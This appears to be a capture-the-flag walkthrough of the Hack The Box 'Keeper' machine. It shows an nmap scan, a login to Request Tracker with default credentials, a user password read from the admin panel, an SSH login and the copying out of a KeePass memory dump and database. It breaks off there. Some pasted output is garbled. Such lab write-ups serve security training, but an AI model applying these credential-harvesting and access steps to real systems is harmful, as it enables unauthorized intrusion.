

Walk Through

#Machine IP:

10.10.11.227

#Tools

nmap

keepassdump POC

Puttygen

Recon:

We first nmap the Hack the Box machine and write to an output file.

(Syntax): `sudo nmap -sS -sV -sC -v 10.10.11.227 -oN Keeper.nmap`

```


(ztheapt@kali)-[~/HTB/Keeper]
$ sudo nmap -sS -sV -sC -v 10.10.11.227 -oN Keeper.nmap
[sudo] password for ztheapt:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-19 05:30 CDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating Ping Scan at 05:30
Scanning 10.10.11.227 [4 ports]
Completed Ping Scan at 05:30, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:30
Completed Parallel DNS resolution of 1 host. at 05:30, 0.00s elapsed
Initiating SYN Stealth Scan at 05:30
Scanning 10.10.11.227 [1000 ports]
Discovered open port 80/tcp on 10.10.11.227
Discovered open port 22/tcp on 10.10.11.227
Completed SYN Stealth Scan at 05:30, 1.81s elapsed (1000 total ports)
Initiating Service scan at 05:30
Scanning 2 services on 10.10.11.227
Completed Service scan at 05:30, 6.24s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.227.
Initiating NSE at 05:30
Completed NSE at 05:30, 3.27s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.53s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Nmap scan report for 10.10.11.227
Host is up (0.078s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-methods:
|_  Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Initiating NSE at 05:30
Completed NSE at 05:30, 0.00s elapsed
Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.26 seconds
Raw packets sent: 1004 (44.152KB) | Rcvd: 1004 (40.156KB)


```

Note: port 22 and 80 open*


We attempt to navigate to the given IP in a browser and get the following return




Clicking the link does not resolve page



Edit host file to resolve webpage




Now the page resolves to the webpage with a login area




Note: Hosted by Request Tracker*

We find vulnerabilities for this service on exploit-db that could be useful later




Searching google we find default credentials in request tracker



User: root / Password: password

Using these credentials we gain access to the root panel



Looking at the viewed tickets request we find a user name that is root privlaged

Status: new
Priority: 0/
Queue: General

Subject:
Owner: root (Enoch Root)
Due:

^ People

Owner: Inorgaard (Lise Nørgaard)
Requestors: <webmaster@keeper.htb>
Cc:
AdminCc:

^ More about the requestors

<webmaster@keeper.htb> [User Summary](#)
Comments about this user:
Autocreated when added as a watcher
[Active Tickets](#) [Inactive Tickets](#) [All Tickets](#)
This user's 10 highest priority active tickets:

300000	Inorgaard (Lise Nørgaard)	Issue with KeePass Client on Windows	new
--------	---------------------------	--------------------------------------	-----

Groups this user belongs to [Edit]

- Everyone
- Unprivileged

^ Dates

Created: Wed May 24 12:37:17 2023
Starts: Not set
Started: Not set
Last Contact: Not set
Due: Not set
Closed: Not set
Updated: Wed May 24 12:44:51 2023 by Inorgaard (Lise Nørgaard)

^ Links

Depends on: (Create)
Depended on by: (Create)
Parents: (Create)
Children: (Create)
Refers to: (Create)
Referred to by: (Create)
Create Depends on Ticket In General

Inorgaard (Lise Nørgaard)

We also see that there was a reference to a keepass dump that we could possibly use

Wed May 24 12:37:18 2023

root (Enoch Root) - Ticket created

[Reply] [Comment] [Forward]

From: root@localhost
Date: Wed, 24 May 2023 12:37:17 +0200
Subject: Issue with KeePass Client on Windows
To: rt@keeper.htb

Lise,

Attached to this ticket is a crash dump of the keepass program. Do I need to update the version of the program first...?

Thanks!

Download (untitled)
with headers
text/html 166B

Wed May 24 12:37:18 2023

The RT System itself - Outgoing email recorded

[Show]

Wed May 24 12:37:18 2023

The RT System itself - Outgoing email recorded

[Show]

Wed May 24 12:44:51 2023

Inorgaard (Lise Nørgaard) - Comments added

[Reply] [Comment] [Forward]

I have saved the file to my home directory and removed the attachment for security reasons.

Download (untitled)

In Users tab we can see there are two users and some info about them

Select a user

Exploit Database - Exploit

keepass memory dump ex

tickets.keeper.htb/rt/Admin/Users/

Exploit-DB Google Hacking DB Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter OffSec

Privileged users

Select Create

Go to user
Find all users whose Name matches
And all users whose Name matches
And all users whose Name matches
☐ Include disabled users in search.

Go!

Select a user:

#	Name	Real Name	Email Address	Status
27	Inorgaard	Lise Nørgaard	Inorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

We see the password for *User: Inorgaard* is *Password: Welcome2023!* Note: Fullname: Lise Nørgaard (Danish)

^ Identity

Username: (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info:

Helpdesk Agent from
Korsbæk

^ Access control

- ☒ Let this user access RT
- ☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

^ Comments about this user

New user. Initial password set to Welcome2023!

^ Identity

Username: (required)

Email:

Real Name:

Nickname:

Unix login:

Language:

Timezone:

Extra info:

^ Access control

- ☒ Let this user access RT
- ☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

^ Comments about this user

SuperUser

Gained low level access:

Access gained using ssh and lnorgaard credentials


```

(ztheapt@kali)-[~]
$ ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCzstpLKxrvdBjFYojXJGpr7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.227' (ED25519) to the list of known hosts.
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have mail.
Last login: Tue Aug  8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$ id && hostname
uid=1000(lnorgaard) gid=1000(lnorgaard) groups=1000(lnorgaard)
keeper
lnorgaard@keeper:~$ █

```

Obtained the user.txt flag in home directory.

```

lnorgaard@keeper:~$ ls -la
total 85380
drwxr-xr-x 4 lnorgaard lnorgaard 4096 Jul 25 20:00 .
drwxr-xr-x 3 root      root      4096 May 24 16:09 ..
lrwxrwxrwx 1 root      root        9 May 24 15:55 .bash_history → /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard  220 May 23 14:43 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard 3771 May 23 14:43 .bashrc
drwx----- 2 lnorgaard lnorgaard 4096 May 24 16:09 .cache
-rw----- 1 lnorgaard lnorgaard  807 May 23 14:43 .profile
-rw-r--r-- 1 root      root    87391651 Sep 19 13:44 RT30000.zip
drwx----- 2 lnorgaard lnorgaard 4096 Jul 24 10:25 .ssh
-rw-r----- 1 root      lnorgaard  33 Sep 19 12:22 user.txt
-rw-r--r-- 1 root      root        39 Jul 20 19:03 .vimrc
lnorgaard@keeper:~$ cat user.txt
RT30000.zip
lnorgaard@keeper:~$ █

```

Note: Zip file also located in home directory

After unzipping the file we have two new files in the directory

```
lnorgaard@keeper:~$ ls -la
total 332848
drwxr-xr-x 4 lnorgaard lnorgaard      4096 Sep 19 13:49 .
drwxr-xr-x 3 root      root          4096 May 24 16:09 ..
lrwxrwxrwx 1 root      root           9 May 24 15:55 .bash_history → /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard      220 May 23 14:43 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard     3771 May 23 14:43 .bashrc
drwx----- 2 lnorgaard lnorgaard      4096 May 24 16:09 .cache
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24 12:51 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard      3630 May 24 12:51 passcodes.kdbx
-rw----- 1 lnorgaard lnorgaard       807 May 23 14:43 .profile
-rw-r--r-- 1 root      root      87391651 Sep 19 13:48 RT30000.zip
drwx----- 2 lnorgaard lnorgaard      4096 Jul 24 10:25 .ssh
-rw-r----- 1 root      lnorgaard       33 Sep 19 12:22 user.txt
-rw-r--r-- 1 root      root          39 Jul 20 19:03 .vimrc
lnorgaard@keeper:~$
```

Using ssh listening on Port 2222 for our kali machine we extract both files.

```
-rw-r--r-- 1 lnorgaard lnorgaard      220 May 23 14:43 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard     3771 May 23 14:43 .bashrc
drwx----- 2 lnorgaard lnorgaard      4096 May 24 16:09 .cache
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24 12:51 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard      3630 May 24 12:51 passcodes.kdbx
-rw----- 1 lnorgaard lnorgaard       807 May 23 14:43 .profile
-rw-r--r-- 1 root      root      87391651 Sep 19 13:48 RT30000.zip
drwx----- 2 lnorgaard lnorgaard      4096 Jul 24 10:25 .ssh
-rw-r----- 1 root      lnorgaard       33 Sep 19 12:22 user.txt
-rw-r--r-- 1 root      root          39 Jul 20 19:03 .vimrc
```

